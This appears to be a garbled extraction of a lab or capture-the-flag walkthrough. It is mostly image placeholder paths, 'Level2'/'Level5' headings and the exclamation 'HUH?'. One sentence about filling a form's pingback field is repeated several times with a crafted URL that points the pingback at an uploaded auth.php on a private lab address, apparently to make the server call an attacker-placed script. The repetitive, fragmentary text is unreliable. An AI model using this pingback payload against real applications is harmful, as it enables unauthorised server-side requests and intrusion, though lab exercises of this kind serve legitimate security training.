


Level2

If we complete the form with a pingback of  
<http://localhost:4567/?pingback=http://192.168.56.101:80/level2/uploads/auth.php>




If we complete the form with a pingback of  
<http://localhost:4567/?pingback=http://192.168.56.101:80/level2/uploads/auth.php>



If we complete the form with a pingback of  
<http://localhost:4567/?pingback=http://192.168.56.101:80/level2/uploads/auth.php>



HUH?




Level5  
Level2

If we complete the form with a pingback of  
<http://localhost:4567/?pingback=http://192.168.56.101:80/level2/uploads/auth.php>




HUH?



If we complete the form with a pingback of  
<http://localhost:4567/?pingback=http://192.168.56.101:80/level2/uploads/auth.php>




HUH?




If we complete the form with a pingback of  
<http://localhost:4567/?pingback=http://192.168.56.101:80/level2/uploads/auth.php>



